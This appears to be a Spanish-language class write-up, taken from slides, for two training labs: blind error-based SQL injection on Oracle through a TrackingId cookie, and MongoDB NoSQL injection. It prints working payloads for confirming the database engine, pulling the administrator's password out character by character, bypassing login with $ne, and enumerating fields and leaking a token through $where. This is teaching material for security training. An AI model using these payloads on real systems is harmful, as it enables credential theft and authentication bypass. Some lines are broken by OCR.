WRITE-UP TÉCNICO: EXPLOTACIÓN PASO A PASO

Clase 01 Parte 2 // Oracle Blind SQLi & MongoDB NoSQL Injection

LAB 1

Oracle Blind SQL Injection

Inyección basada en errores condicionales

FASE 1: RECONOCIMIENTO

Identificando el Motor

Arrancamos probando el campo **TrackingId** para forzar errores y enumerar columnas.

```
... TrackingId=F7tJ2 ... ' order by 1-- -
```

```
'..union select NULL,NULL from dual-- -
```

El uso exitoso de **dual** confirma que el motor es Oracle.

EL DISPARADOR DE ERROR

1/0

DIVISIÓN POR CERO

Lógica del Oráculo

Forzamos un error catastrófico solo cuando nuestra premisa es verdadera (Blind Error-Based).

```
CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END
```

- HTTP 500 = VERDADERO
- HTTP 200 = FALSO

CONCATENACIÓN Y CONTROL

Control del String

Usamos comillas dobles '' para reabrir el bloque y el doble pipe || para inyectar.

```
... TrackingId=F7 ... '';
```

```
'||(select 'a' from dual)||'
;
```

Validación de Usuario

Confirmamos si el usuario administrador existe antes de atacar la clave.


```
... CASE WHEN (COUNT(username)>0) THEN
TO_CHAR(1/0) ...
FROM users
WHERE username='administrator'
```

PAYLOADS DE EXFILTRACIÓN

- **Longitud de Password:** ...CASE WHEN (LENGTH(password)=20) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'
- **Iteración SUBSTR:** ...CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'
- **Automatización:** Automatizamos con Python detectando el **Status Code 500** para extraer los 20 caracteres.

Script que utilizamos para fuerza Bruta

EFICIENCIA DE ATAQUE



Instalación requerida: pip3 install requests termcolor --break-system-packages

LAB 2

NoSQL Injection

Explotación de MongoDB y Contexto JS

BYPASS LÓGICO CON $NE

Operador Not Equal

Enviamos un objeto en lugar de un string para saltar la validación de contraseña.

```
{"username": "carlos", "password": {
        "$ne": "wiener"
        }}
```

Si el sistema responde ”Account locked”, confirmamos que Carlos existe y hemos saltado la clave.

CONTEXTO JAVASCRIPT

$where: "1"

Forzamos una condición verdadera en JS. 1 es True, 0 es False. Confirmamos la ejecución de código en el motor.

Introspección

Podemos usar Object.keys(this) para enumerar campos invisibles en el contexto actual.

Regex Match

Usamos .match() para adivinar nombres de campos carácter por carácter.

DESCUBRIENDO EL ESQUEMA

Extrayendo Columnas

Al no saber el nombre del campo del token, enumeramos el array de llaves del objeto this.

```
Object.keys(this)[2].match('^.{0}w.*')
                "
```

Adivinando el Token

Una vez encontrado el campo (ej. token), procedemos a exfiltrar su valor con la misma lógica.

```
Object.keys(this)[n].match('^
token.*')                  "
```

¿PREGUNTAS?